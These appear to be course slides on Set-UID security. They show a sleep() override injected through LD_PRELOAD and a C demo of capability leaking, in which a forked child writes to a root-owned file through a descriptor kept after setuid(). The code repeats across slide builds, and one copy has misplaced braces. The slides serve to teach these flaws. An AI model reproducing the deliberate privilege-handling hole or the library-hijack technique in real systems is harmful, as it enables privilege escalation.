Task 6 Lab 1:

What if we make the program a **Set-UID** program and run as a normal user?

```
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ gcc sleep_prog.c -o sleep_prog
$ ./sleep_prog

$ sudo chown root sleep_prog
$ sudo chmod 4755 sleep_prog
```

```
[02/03/23] seed@VM:~/.../01_envvars_setuid$ ./sleep_prog
[02/03/23] seed@VM:~/.../01_envvars_setuid$
```

The program sleeps normally (it does **not** use our sleep function)



`sleep_prog.c` (the program we are exploiting)

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```

1 Let's write our own `sleep()` function! `mylib.c`

```
#include <stdio.h>
void sleep(int s)
{
    printf("I'm not sleeping!\n");
}
```

2 Add code to a shared library, `libmylib.so.1.0.1`

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3 Set the `LD_PRELOAD` environment variable, which tells linker to use our malicious library instead of the default one

```
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

Task 6 Lab 1:

What if we make the program a **Set-UID** program and run as the **root** user?

```
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ gcc sleep_prog.c -o sleep_prog
$ ./sleep_prog
```

```
$ sudo chown root sleep_prog
$ sudo chmod 4755 sleep_prog
```

```
$ sudo su root
# export LD_PRELOAD=./libmylib.so.1.0.1
```

```
root@VM:/home/seed/csci476-code/01_envvars_setuid# ./sleep_prog
I'm not sleeping!
```




The program uses our sleep function!!

We have mixed results. Sometimes the program used our malicious sleep function, other times it did not

Process Owner	Set-UID program?	Success?
seed		
seed		
root		

Any ideas what could be causing this?

Exploiting Set-UID programs via capability leaking



Exploiting Set-UID programs via capability leaking

Often times, a process will *downgrade* its privileges when it no longer needs them

It can do this by using the `setuid()` function

```
/*  
 * After the task, elevated privileges are no longer needed;  
 * it is time to relinquish these privileges!  
 * NOTE: getuid() returns the real UID (RUID)  
 */  
setuid(getuid());
```

Capability leaking can occur when a privilege process does not properly clean up its privileges when downgrading


```

int main()
{
    int fd;

    /*
     * Assume that /etc/zxx is an important system file,
     * and it is owned by root with permission 0644.
     * Before running this program, you should create
     * the file /etc/zxx first.
     */
    fd = open("/etc/zxx", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zxx\n");
        exit(0);
    }

    // Simulate the tasks conducted by the program
    sleep(1);

    /*
     * After the task, elevated privileges are no longer needed;
     * it is time to relinquish these privileges!
     * NOTE: getuid() returns the real UID (RUID)
     */
    setuid(getuid());

    if (fork()) { /* parent process */
        close (fd);
        exit(0);
    } else { /* child process */

        /*
         * Now, assume that the child process is compromised, and that
         * malicious attackers have injected the following statements into this process
         */
        write (fd, "Malicious Data\n", 15);
        close (fd);
    }
}

```

First opens a file descriptor (`fd`) for “`/etc/zxx`”, which is only writeable by root

Suppose this program does some stuff with the file before dropping privileges


```

int main()
{
    int fd;

    /*
     * Assume that /etc/zzz is an important system file,
     * and it is owned by root with permission 0644.
     * Before running this program, you should create
     * the file /etc/zzz first.
     */
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }

    // Simulate the tasks conducted by the program
    sleep(1);

    /*
     * After the task, elevated privileges are no longer needed;
     * it is time to relinquish these privileges!
     * NOTE: getuid() returns the real UID (RUID)
     */
    setuid(getuid());

    if (fork()) { /* parent process */
        close (fd);
        exit(0);
    } else { /* child process */

        /*
         * Now, assume that the child process is compromised, and that
         * malicious attackers have injected the following statements into this process
         */
        write (fd, "Malicious Data\n", 15);
        close (fd);
    }
}

```

We then fork() and create a new process

- In the parent process, we close the file
- However, in the child process, the file descriptor is still open!

```

int main()
{
    int fd;

    /*
     * Assume that /etc/zzz is an important system file,
     * and it is owned by root with permission 0644.
     * Before running this program, you should create
     * the file /etc/zzz first.
     */
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }

    // Simulate the tasks conducted by the program
    sleep(1);

    /*
     * After the task, elevated privileges are no longer needed;
     * it is time to relinquish these privileges!
     * NOTE: getuid() returns the real UID (RUID)
     */
    setuid(getuid());

    if (fork()) { /* parent process */
        close (fd);
        exit(0);
    } else { /* child process */

        /*
         * Now, assume that the child process is compromised, and that
         * malicious attackers have injected the following statements into this process
         */
        write (fd, "Malicious Data\n", 15);
        close (fd);
    }
}

```

If this a Set-UID program, then `fd` is a root-level file descriptor, and the child process inherits this!

Thus, the child process (which was created after dropping privileges) can write to `/etc/zzz` (bad!!!!)

```

int main()
{
    int fd;

    /*
     * Assume that /etc/zzz is an important system file,
     * and it is owned by root with permission 0644.
     * Before running this program, you should create
     * the file /etc/zzz first.
     */
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }

    // Simulate the tasks conducted by the program
    sleep(1);
}

/*
 * After the task, elevated privileges are no longer needed;
 * it is time to relinquish these privileges!
 * NOTE: getuid() returns the real UID (RUID)
 */
setuid(getuid());

if (fork()) { /* parent process */
    close (fd);
    exit(0);
} else { /* child process */

    /*
     * Now, assume that the child process is compromised, and that
     * malicious attackers have injected the following statements into this process
     */
    write (fd, "Malicious Data\n", 15);
    close (fd);
}
}

```

Capability leaking can occur when a privilege process does not properly clean up its privileges when downgrading

Always be careful about the privileges you are giving to a process!


That's it for Set-UID Programs, but we will continue to use Set-UID programs in future sections

Did we learn any valuable lessons?

Principle of Isolation

There needs to be a clear separation of **data** and **code**

If user input is needed as data, it should **not** be interpreted as code



Principle of Least Privilege

Subjects and Programs should be given only the privileges needed to complete their task

Disable privileges when they are not needed

